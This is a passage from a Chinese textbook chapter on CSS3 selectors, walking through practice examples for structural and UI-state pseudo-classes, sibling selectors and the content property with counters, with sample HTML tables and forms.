

图 9-10　first-child 和 last-child 选择器效果图

另外，如果页面中具有多个 div 元素，则该 first-child 选择器与 last-child 选择器对所有 div 元素都适用，代码如下所示：

```
<body>
<div>
<p>第一句　　记住的，是不是永远不会忘记？我守护如泡沫般灿烂的童话，快乐才刚刚开始，悲伤却早已潜伏而来。</p>
<p>第二句　　人生总有许多巧合，两条平行线也可能会有交汇的一天。人生总有许多意外，握在手里面的风筝也会突然断了线。</p>
<p> 第三句　　摘不到的星星，总是最闪亮的。溜掉的小鱼，总是最美丽的。错过的电影，总是最好看的。</p>
</div>
<div>
<p> 第四句　　以为有了翅膀，就会变成一只鸟；以为变成鸟之后，就可以拥有自由。而今，拥有了期盼的翅膀，却只能在小小的空间里，飞翔，遗失了自由。</p>
<p>第五句　　我们都要尽量靠近光亮，让心情温暖。</p>
</div>
```

上述代码执行结果如图 9-11 所示。



图 9-11　多个 div 元素中使用 first-child 与 last-child 选择器

9.5.4　nth-child(n)和 nth-last-child(n)选择器

使用 nth-child 选择器与 nth-last-child 选择器，不仅可以指定某个父元素中第一个子元素以及最后一个子元素的样式，还可以针对父元素中某个指定序号的子元素来指定样式。这两个选择器是 first-child 及 last-child 的扩展选择器。这两个选择器的样式指定方法如下所示：

```
nth-child(n){
}
<子元素>:nth-last-child(n){
}
```

将指定序号写在“nth-child”或“nth-last-child”后面的括号中，例如，“nth-child(3)”表示第 3 个子元素，“nth-last-child(3)”表示倒数第 3 个子元素。

【实践案例 9-10】

在 Dreamweaver CS5 中新建一个页面，添加一个表格，使用 nth-child 选择器和 nth-last-child 选择器实现隔行分色的功能。其代码如下所示：

```
<style type="text/css">
tab{
    font-size:12px;
}
tr:nth-last-child(odd){
    background-color:#FFF
}
tr:nth-child(even){
    background-color:#999;
}
div{
    font-size:20px;

}
</style>
<body>
<h1>设计优雅的数据表格</h1>
<table summary="数据表格信息" id="tab">
       <tr>
           <th>排名</th>
           <th>校名</th>
           <th>总得分</th>
           <th>人才培养总得分</th>
           <th>研究生培养得分</th>
           <th>本科生培养得分</th>
           <th>科学研究总得分</th>
           <th>自然科学研究得分</th>
           <th>社会科学研究得分</th>
           <th>所属省份</th>
           <th>分省排名</th>
           <th>学校类型</th>
       </tr>
       <tr>
           <th class="start">1</th>
           <td>清华大学 </td>
           <td>296.77</td>
           <td>128.92</td>
           <td>93.83</td>
           <td>35.09</td>
```

```
            <td>167.85</td>
            <td>148.47</td>
            <td>19.38</td>
            <td>北京 </td>
            <td>1 </td>
            <td>理工 </td>
        </tr>
    //省略部分代码
```

上述代码中 tr:nth-last-child(odd)将表格的奇数行背景色设置为“#FFF”，tr:nth-child(even)将表格的偶数行背景色设置为“#999”，其执行结果如图 9-12 所示。

设计优雅的数据表格

file:///E:/新建文件夹%20(2)/实例/2/其他选择器（传统设计方法）.htr

设计优雅的数据表格

排名	校名	总得分	人才培养总得分	研究生培养得分	本科生培养得分	科学研究总得分	自然科学研究得分	社会科学研究得分	所属省份	分省排名	学校类型
1	清华大学	296.77	128.92	93.83	35.09	167.85	148.47	19.38	京	1	理工
2	北京大学	222.02	102.11	66.08	36.03	119.91	86.78	33.13	京	2	综合
3	浙江大学	205.65	94.67	60.32	34.35	110.97	92.32	18.66	浙	1	综合
4	上海交大	150.98	67.08	47.13	19.95	83.89	77.49	6.41	沪	1	综合
5	南京大学	136.49	62.84	40.21	22.63	73.65	53.87	19.78	苏	1	综合
6	复旦大学	136.36	63.57	40.26	23.31	72.78	51.47	21.31	沪	2	综合
7	华中科大	110.08	54.76	30.26	24.50	55.32	47.45	7.87	鄂	1	理工
8	武汉大学	103.82	50.21	29.37	20.84	53.61	36.17	17.44	鄂	2	综合
9	吉林大学	96.44	48.61	25.74	22.87	47.83	38.13	9.70	吉	1	综合
10	西安交大	92.82	47.22	24.54	22.68	45.60	35.47	10.13	陕	1	综合

图 9-12　设计优雅的数据表格

9.5.5　nth-of-type(n)和 nth-last-of-type(n)选择器

上一节介绍了 nth-child 选择器与 nth-last-child 选择器，但是这两个选择器在用于某些元素时，会产生一些问题，首先来看究竟会产生什么问题。

【实践案例 9-11】

以下 HTML 代码中，存在一个 div 元素，在该 div 元素中，给出了几篇文章的标题与每篇文章的正文。

为了让第奇数篇文章的标题与第偶数篇文章的标题的背景色不一样，首先使用 nth-child 选择器来进行指定，指定第奇数篇文章的标题背景色为“#999”，第偶数篇文章的标题背景色为“#F09”。其代码如下所示：

```
<style type="text/css">
h2:nth-child(odd){
    background-color:#999;
}
h2:nth-child(even){
```

```
    background-color:#F09;
}
</style>
```

在浏览器中查看该页面的运行结果，如图 9-13 所示。



图 9-13　使用 nth-child 选择器效果

运行结果并没有如预期的那样，让第奇数篇文章的标题背景色为“#999”，第偶数篇文章的标题背景色为“#F09”。

上述问题产生的原因是，nth-child 选择器在计算子元素是第奇数个元素还是第偶数个元素的时候，是连同父元素中的所有子元素一起计算的。也就是说，“h2:nth-child(odd)”并不是指“针对 div 元素中第奇数个 h2 子元素来使用”，而是指“当 div 元素中的第奇数个子元素是 h2 子元素的时候使用”。

所以，在上面这个示例中，因为 h2 元素与 p 元素相互交错，所有 h2 元素都处于奇数位置，所以所有 h2 元素的背景色都变成了“#999”，而处于偶数位置的 p 元素，因为没有指定第偶数个位置的子元素的背景色，所以没有发生变化。

在 CSS 3 中，使用 nth-of-type 选择器与 nth-last-of-type 选择器可以避免这类问题的产生。使用这两个选择器的时候，CSS 3 在计算子元素是第奇数个子元素还是第偶数个子元素时，只针对同类型的子元素进行计算。

在 Dreamweaver CS5 中新建一个页面，更改上面的实例，实现在 div 父元素中改变子元素 h2 奇数行和偶数行字体颜色的功能，其代码如下所示：

```
<style type="text/css">
h2:nth-of-type(odd){
    background-color:#999;
}
h2:nth-of-type(even){
    background-color:#F09;
```

```
    }
    </style>
```

上述代码使用 nth-of-type 选择器将所有奇数行文章标题的字体颜色设置为“#999”，将所有偶数行文章标题的字体颜色设置为“#F09”。运行效果如图 9-14 所示。




图 9-14　nth-of-type 选择器效果图

另外，如果计算奇数还是偶数的时候需要从下往上倒过来计算的话，可以使用 nth-last-child 选择器来代替 nth-child 选择器，进行倒序计算。

9.5.6　empty 选择器

empty 选择器用来指定当元素内容为空白时使用的样式。

【实践案例 9-12】

在 Dreamweaver CS5 中新建一个页面，使用 empty 选择器定义单元格没有内容时的样式。其代码如下所示：

```
<style type="text/css">
table{
    margin-left:90px;
    margin-top:50px;
}
:empty{
    background-color:#999;
}
</style>
</head>
<body style="background-repeat:no-repeat; background-image:url(0410121130
```

```
.jpg)">
<table border="1" width="400" height="195">
<tr>
<th>姓名</th><th>性别</th><th>年龄</th><th>班级</th><th>荣誉奖励</th>
</tr>
<tr><td>崔锦</td><td>男</td><td>13</td><td>1 班</td><td>三好学生</td>
</tr>
<tr><td>张涵</td><td>女</td><td>14</td><td>3 班</td><td>优秀班干部</td>
</tr>
<tr><td>王雨桐</td><td>女</td><td>12</td><td>3 班</td><td></td>
</tr>
<tr><td>张海霞</td><td>女</td><td>12</td><td>4 班</td><td></td>
</tr>
<tr><td>赵峰</td><td>男</td><td>13</td><td>2 班</td><td>三好学生</td>
</tr>
</table>
</body>
```

上述代码使用 empty 选择器将没有内容的单元格背景颜色设置为“#999”，运行效果如图 9-15 所示。



图 9-15　empty 选择器效果图

9.5.7　target 选择器

使用 target 选择器为页面中的某个 target 元素（该元素的 id 被当做页面中的超链接来使用）指定样式，该样式只在用户单击了页面中的超链接，并且跳转至 target 元素后起作用。

【实践案例 9-13】

在 Dreamweaver CS5 中新建一个页面，使用 target 选择器为页面内的 3 段内容定义样

式，其代码如下所示：

```
<style type="text/css">
:target{
    color:#F36;
    font-size:14px;
    background-color:#3C9;
}
</style>
</head>
<body  style="background-image:url(guoqing.jpg); background-repeat:no
-repeat;">
<div>
<a href="#p1">国庆来历</a>
<a href="#p2">国家象征</a>
<a href="#p3">国庆习俗</a>
<p id="p1">1949 年 10 月 1 日，是新中国成立的纪念日。这里应该说明一点，在许多人的印象
中，1949 年的 10 月 1 日  国庆宣传画在北京天安门广场举行了有数十万军民参加的中华人民共和
国开国大典。</p>
<p id="p2">
国庆纪念日是近代民族国家的一种特征，是伴随着近代民族国家的出现而出现的，并且变得尤为重
要。它成为一个独立国家的标志，反映这个国家的国体和政体。</p>
<p id="p3">
为庆祝国庆，各国政府通常要举行一次国庆招待会，由国家元首、政府首脑或外交部长出面主持，
邀请驻在当地的各国使者和其他重要外宾参加。</p>
</div>
</body>
```

上述代码的作用是单击不同的链接时跳转至页面的响应内容，并且响应的内容字体颜色为“#F36”，字体大小为“14px”，背景颜色为“#3C9”，实现了页内导航和定位的功能。运行效果如图 9-16 所示。



图 9-16　target 选择器执行效果

9.6 其他选择器

通过使用选择器进行样式指定，可以减少样式表的代码书写量，样式表也会变得简洁明了，本节将详细介绍另外两种选择器：UI 元素选择器和兄弟选择器。

9.6.1 UI 元素伪类选择器

在 CSS 3 的选择器中，除了结构性伪类选择器外，还有一种 UI 元素状态伪类选择器，这些选择器的共同特征是：指定的样式只有当元素处于某种状态下时才起作用，在默认状态下不起作用。

在 CSS 3 中，共有 11 种 UI 元素状态伪类选择器，分别是：E: hover、E:active、E:focus、E:enabled、E:disabled、E:read-only、E:read-write、E:checked、E:default、E:indeterminate 及 E:selection。

下面详细介绍这些 UI 元素状态伪类选择器。

1．E:hover、E:active 和 E:focus 选择器

- E:hover 选择器用来指定当鼠标指针移动到元素上面时元素所使用的样式。

使用方法如下所示：

```
<元素>:hover{
}
input[type="text"]:hover{
}
```

- E:active 选择器用来指定元素被激活（鼠标在元素上按下还没有松开）时使用的样式。
- E:focus 选择器用来指定元素获得光标焦点时使用的样式，主要是在文本框控件获得焦点并进行文字输入的时候使用。

【实践案例 9-14】

以下实例中，使用上述 3 个选择器来指定当鼠标指针移动到文本框控件上面时、文本框控件被激活时以及光标焦点落在文本框之内时的样式。

```
<style type="text/css">
input[type="text"]:hover{
    background-color:#999;
}
input[type="text"]:focus{
    background-color:#09F;
}
input[type="text"]:active{
```

```
    background-color:#F06;
}
</style>
</head>
<UL>
     <LI class=user main text>用户名: </LI>
     <LI class=user_main_input><INPUT class=TxtUserNameCssClass id=TxtUser
     Name  type="text"
     maxLength=20 name=TxtUserName> </LI>
</UL>
   <UL>
     <LI class=user_main_text>密 码: </LI>
     <LI class=user main input><INPUT class=TxtPasswordCssClass id=Txt
     Password
     type=password name=TxtPassword> </LI>
</UL>
<body>
```

对于用户名文本框控件来说，上述代码的运行结果有如下 4 种情况。

- ❑ 没有用户对文本框控件进行任何操作时，文本框背景色为白色，如图 9-17 所示。
- ❑ 鼠标指针移动到用户文本框控件上面时，文本框背景色为“#999”，如图 9-18 所示。



图 9-17　未对文本框进行任何操作



图 9-18　鼠标指针移动到用户文本框

- ❑ 用户文本框被激活即鼠标在用户文本框上按下还没有松开时，文本框背景色为“#F06”，如图 9-19 所示。
- ❑ 用户文本框获得光标焦点时，文本框背景色为“#09F”，如图 9-20 所示。

2. E:enabled 与 E:disabled 伪类选择器

E:enabled 伪类选择器用来指定当元素处于可用状态时的样式。E:disabled 伪类选择器用来指定当元素处于不可用状态时的样式。

当一个表单中的元素经常在可用状态与不可用状态之间进行切换时，通常会将 E:disabled 伪类选择器与 E:enabled 伪类选择器结合使用，使用 E:disabled 伪类选择器来设

置该元素处于不可用状态时的样式，使用 E:enabled 伪类选择器来设置该元素处于可用状态时的样式。



图 9-19　用户文本框被激活



图 9-20　文本框获得光标焦点

【实践案例 9-15】

以下实例中有两个 radio 单选框与一个文本框，在 JavaScript 脚本中编写代码，当用户选中其中一个 radio 单选框时，文本框变为可用状态，选中另一个 radio 单选框时，文本框变为不可用状态。结合使用 E:disabled 伪类选择器与 E:enabled 伪类选择器，使文本框处于不同的状态时分别使用不同的样式。

```
<script language="JavaScript">
function radio onchange(){
    var radio=document.getElementById("radio1");
    var text=document.getElementById("text1");
    if(radio.checked)
        text.disabled="";
        else
        {
            text.value="";
            text.disabled="disabled";
        }
    }
</script>
</head >
日志标题:
         <input type="text" id="text1" ></br>
          <input type="radio" id="radio1" name="radio" onChange="radio
          onchange();">可用</input>
          <input type="radio" id="radio2" name="radio" onChange="radio
          onchange();">不可用</input>
```

上述代码的运行结果可分为如下两种情况：第一种是文本框处于可用状态时，页面显示效果如图 9-21 所示。



图 9-21　文本框处于可用状态


第二种是文本框处于不可用状态时，页面显示效果如图 9-22 所示。



图 9-22　文本框处于不可用状态

3. E:read-only 伪类选择器和 E:read-write 伪类选择器

E:read-only 伪类选择器用来指定当元素处于只读状态时的样式，E:read-write 伪类选择器用来指定当元素处于非只读状态时的样式。



在 Firefox 浏览器中 E:read-only 和 E:read-write 需要写成“-moz-read-only”和“-moz-read-write”的形式。

【实践案例 9-16】

以下实例中，有一个姓名文本框控件和一个地址文本框控件，其中姓名文本框控件不是只读控件，地址文本框控件是只读控件。使用 E:read-write 和 E:read-only 选择器定义样式。将姓名文本框背景色设置为可读写的，地址文本框设置为只读的。

```
<style type=text/css>
input[type="text"]:read-only{
    background-color:#999;
}
input[type="text"]:read-write{
    background-color:#0CF;
}
</head>
<body>
用户名:
<input type="text" id="text" name="text"/></br>
      地 址:
<input type="text" id="address" name="address" value="上海市" readonly=
"readonly"/>
</body>
```

上述代码的运行结果如图 9-23 所示。



图 9-23　E:read-only 和 E:read-write 伪类选择器执行效果

4. E:checked、E:default 和 E:indeterminate 伪类选择器

- E:checked 伪类选择器用来指定当表单中的 radio 单选框或 checkbox 复选框处于选取状态时的样式。
- E:default 选择器用来指定当页面打开时默认处于选取状态的单选框或复选框控件的样式。
- E:indeterminate 伪类选择器用来指定当页面打开时，如果一组单选框中任何一个单选框都没有被设定为选取状态时整组单选框的样式，如果用户选取了其中任何一个单选框，则该样式被取消指定。



在 Firefox 浏览器中，E:checked 需要写成“-moz-checked”的形式。

【实践案例 9-17】

在以下实例中，使用了几个 checkbox 复选框，复选框在非选取状态时边框默认为黑色，通过使用 E：checked 伪类选择器实现当复选框处于选取状态时复选框的边框为蓝色的功能。

```
<style type="text/css">
input[type="checkbox"]:checked{
    outline:2px solid blue;
}
</style>
</head>
<body>
<table >
     <form>
          <tr>
            <td width="62" height="30" align="left">用户名</td>
            <td><input name="UserName" type="text " id="UserName"size=
            "16"></td>
          </tr>
          <tr>
            <td height="30" align="left">密码</td>
            <td><input name="Password" type="password" id="Password" size=
            "16"></td>
          </tr>
          <tr >
            <td width="62" height="30">
         兴趣爱好:
           </td>
           <td width="158" height="30">
           <input type="checkbox">旅游</input>
           <input type="checkbox">看电影</input>
           <input type="checkbox">上网</input>   </td>        <tr>
            <td height="40" colspan="2" align="center"><img src="Images/
            tip.gif" width="16" height="16"> 请填写上面的注册信息! </td>
         </tr>
         <tr>
            <td colspan="2" align="center"><input type="submit" name=
            "submit"  value=" 注册 ">
            <input type="reset" name="Submit"  value=" 取消 "></td>
```

上述代码的运行结果如图 9-24 所示。



图 9-24　E:checked 伪类选择器执行效果

5. E:selection 伪类选择器

E:selection 伪类选择器用来指定当元素处于选中状态时的样式。

【实践案例 9-18】

在 Dreamweaver CS5 中新建一个页面，该页面上有一个 p 元素，一个文本框控件以及一个表格。当 p 元素处于选中状态时，被选中文字变为红色；当文本框控件处于选中状态时，被选中文字变为灰色；当表格中 td 元素处于选中状态时，被选中文字变为绿色。其代码如下所示：

```
<style type="text/css">
p::selection{
    background:gray;
    color:#9F6;
}
input[type="text"]::selection{
    background:gray;
}
td::selection{
    background:#36F;
}
</style>
<body>
<p>网站栏目管理是网站的核心部分，是网站内容添加的前提条件。网站栏目也是网站首页的导航条，有着引导网站用户的作用。同时他还是网站地图，在后台生成的百度 Sitemap 中就有相关的栏目内容。网站栏目在网站中起着十分重要的作用。</p>
文本框：<input type="text" id="text" name="text"/>
</br>
<table width="98%" align="center" border="0" cellpadding="4" cellspacing="1" bgcolor="#CBD8AC">
  <tr bgcolor="#FFFFFF"  align="center">
    <th  height="32">级别</th>
    <th>性质</th>
```

```
      <th> 服务对象</th>
    </tr>
    <tr bgcolor="#FFFFFF"  align="center">
      <td height="32">一级栏目</td>
      <td>栏目发布</td>
      <td>社会公众</td>
    </tr>
   <tr bgcolor="#FFFFFF"  align="center">
      <td height="32">二级栏目</td>
      <td>模块</td>
      <td>社会公众</td>
    </tr>
  </table>
  <body>
```

上述代码的运行结果如图 9-25 所示。



图 9-25　E:selection 伪类选择器执行效果

9.6.2　兄弟选择器

兄弟选择器是用来指定位于同一个父元素之中的某个元素之后的所有其他某个种类的兄弟元素所使用的样式，它的使用方法如下所示：

```
<子元素>~<子元素之后的同级兄弟元素>{
}
```

【实践案例 9-19】

在 Dreamweaver CS5 中新建一个页面，在该页面中将所有 div 元素之后的、与 div 元素同级的 p 元素指定其背景色为蓝色，但是对 div 元素内部的 p 元素的背景色不做指定。其代码如下所示：

```
<style type="text/css">
div~p{
    background:#3CF;
}
</style>
</head>
<body style="background-repeat:no-repeat; background-image:url(79006
12574903741IDt.jpg)">
<div style="margin-top:120px; margin-left:50px">
<div>
    <p>
他们彼此深信，是瞬间迸发的热情让他们相遇。这样的</br>
确定是美丽的，但变幻无常更为美丽。</p>
   <p>
总在快乐的时候，感到微微的惶恐。在开怀大笑时，流</br>
下感动的泪水。我无法相信单纯的幸福。</p>
</div>
    <p>
所有的悲伤，总会留下一丝欢乐的线索。所有的遗憾，总</br>
会留下一处完美的角落。</p>
   <p>
我们都要尽量靠近光亮，让心情温暖。</p>
   <p>
一辈子做对与做错的事，会不会刚好一样多。</p>
<div>向左还是向右 </div>
    <p>
一样的眼睛有不一样的看法。一样的耳朵有不一样的听法。 </p>
</div>
</body>
```

上述代码的运行结果如图 9-26 所示。



图 9-26　使用兄弟元素选择器的执行效果

9.7 content 属性的简单使用

content 属性与:before 及:after 伪元素配合使用，来插入生成内容。该属性用于定义元素之前或之后放置的生成内容。默认是行内内容，不过该内容创建的框类型可以用属性 display 控制。

1. 使用选择器插入内容

使用 before 选择器在元素前面插入内容或者使用 after 选择器在元素后面插入内容时，需要在选择器的 content 属性中定义要插入的内容。

【实践案例 9-20】

以下实例中，对 p 元素使用 before 选择器，并且使用 content 属性来实现 p 元素前面插入的内容为“教师节的由来：”文字。其代码如下所示：

```
<style type="text/css">
p:before{
    content:'教师节的由来: ';
}
</style>
<body  style="background-image:url(7649.jpg); background-repeat:no-repeat">
<p>
尊师重教是中国的优良传统，早在公元前 11 世纪的西周时期，就提出"弟子事师，敬同于父"。教师节，就旨在肯定教师为教育事业所做的贡献。1985 年，第六届全国人大常委会第九次会议同意了国务院关于建立教师节的议案，会议决定将每年的 9 月 10 日定为教师节。1985 年 9 月 10 日，是中国第一个教师节。
</p>
</body>
```

为了让插入的文字美观，还可以在选择器中加入文字的颜色、文字的字体样式。在 before 选择器中，指定文字颜色为蓝色，指定字体为“Arial, Helvetica, sans-serif”。代码如下所示：

```
p:before{
    content:'教师节的由来: ';
    color:#09F;
    font-family:Arial, Helvetica, sans-serif
    font-size:18px;
    padding:1px 5px;
}
```

上述代码的执行结果如图 9-27 所示。



图 9-27 使用 before 选择器插入内容

2. 指定个别元素不进行插入

【实践案例 9-21】

上个示例对页面上的 p 元素使用了 before 选择器，如果该页面有多个 p 元素，则所有的 p 元素前面都会被插入内容。针对这个问题，在 content 属性中追加了一个 none 属性值，这样可以让其中一个或几个 p 元素的前面不插入内容，其使用方法如下所示：

```
<style type="text/css">
p:sample:before{
    content:none;
}
</style>
<p class="sample"></p>
```

通过这种方法，为 p 元素增加一个类，在这个类的样式指定中将 content 属性值设定为“none”。

以下实例的页面中有 3 个 p 元素，使用 none 属性值，使第 2 个 p 元素前面没有被插入内容。

```
<style type="text/css">
p:before{
    content:'教师节的由来： ';
    color:#09F;
    font-family:Arial, Helvetica, sans-serif
    font-size:18px;
}
p.sample:before{
    content:none;
}
</style>
<body  style="background-image:url(7649.jpg); background-repeat:no-
repeat">
<p >
尊师重教是中国的优良传统，早在公元前 11 世纪的西周时期，就提出"弟子事师，敬同于父"。
```

```
</p>
<p class="sample">
教师节，就旨在肯定教师为教育事业所做的贡献。1985 年，第六届全国人大常委会第九次会议同
意了国务院关于建立教师节的议案，会议决定将每年的 9 月 10 日定为教师节。
</p>
<p >
1985 年 9 月 10 日，是中国第一个教师节。
</p>
</body>
```

上述代码的执行结果如图 9-28 所示。



图 9-28　使用 content 属性的 none 属性值

3. 插入图像文件

使用 before 选择器或 after 选择器，除了可以在元素的前面或后面插入文字之外，还可以插入图像文件。插入图像时，需要使用 url 属性值来指定图像文件的路径。

【实践案例 9-22】

以下实例在 p 元素前插入图像文件。

```
<style type="text/css">
p:before{
    content:url(20117171249197112491.jpg);
}
</style>
<body>
<p>
你是一个时尚族，那么你一定见到过这么一对毛茸茸、无比卡哇伊的小猴子，时尚而富有年轻感，
可爱却又非常的乖巧，在某个角落，微笑地望着你。这么可爱的猴子，他们就是蒙奇奇，Monchhichi!
大名鼎鼎、畅销 30 年、粉丝遍布全球、最 In 的可爱加时尚于一身的 Monchhichi! 大概是世界
上除了孙悟空以外最著名的猴子啦!
</p>
</body>
```

上述代码的执行结果如图 9-29 所示。



图 9-29　使用选择器插入图片



目前 Firefox、Safari、Opera 浏览器都支持这种插入图像文件的功能，在 IE8 中只支持插入文字的功能，不支持插入图像文件的功能。

4．使用 content 属性插入项目编号

在 content 属性中使用 counter 属性值来针对多个项目追加连续编号，使用方法如下所示：

```
<元素>:before{
    content:counter(计数器名);
}
```

使用计数器来计算编号，计数器可任意命名。

另外，还需要在元素的样式中追加对元素的 counter-increment 属性的指定，为了使用连续编号，需要将 counter-increment 属性的属性值设定为 before 选择器或 after 选择器的 counter 属性值中所指定的计数器名。其代码如下所示：

```
<元素>{
    counter-increment:before 选择器或 after 选择器中指定的计数器名
}
```

【实践案例 9-23】

在 Dreamweaver CS5 中新建一个页面，该页面中具有多个标题，使用 before 选择器对这些标题追加连续编号，并且在插入的项目编号中加入文字。其代码如下所示：

```
<style type="text/css">
h2:before{
    content:'第'counter(mycounter)'章';
}
h2{
    counter-increment:mycounter;
}
</style>
</head>
<body >
<h2 > HTML 5 入门基础</h2>
<h2> HTML 5 的页面属性和元素</h2>
<h2>使用 HTML 5 设计表单</h2>
<h2>基于 HTML 5 的多媒体支持</h2>
<h2>基于 HTML 5 的绘图</h2>
</body>
```

上述代码的执行结果如图 9-30 所示。



图 9-30　在项目编号中追加文字

使用 content 属性不仅可以追加数字编号，还可以追加字母编号或罗马数字编号，使用如下所示的方法指定编号种类。

```
content:counter(计数器名, 编号种类)
```

可以使用 list-style-type 属性的值来指定编号的种类，list-style-type 为指定列表编号时所用的属性。例如，指定大写字母编号时，使用“upper-alpha”属性，指定大写罗马字母时，使用“upper-roman”属性。

将上述示例中的 before 选择器中的代码修改为如下所示的代码：

```
h2:before{
    content:counter(mycounter,upper-alpha)'.';
}
```

然后重新运行上述示例，运行结果如图 9-31 所示。

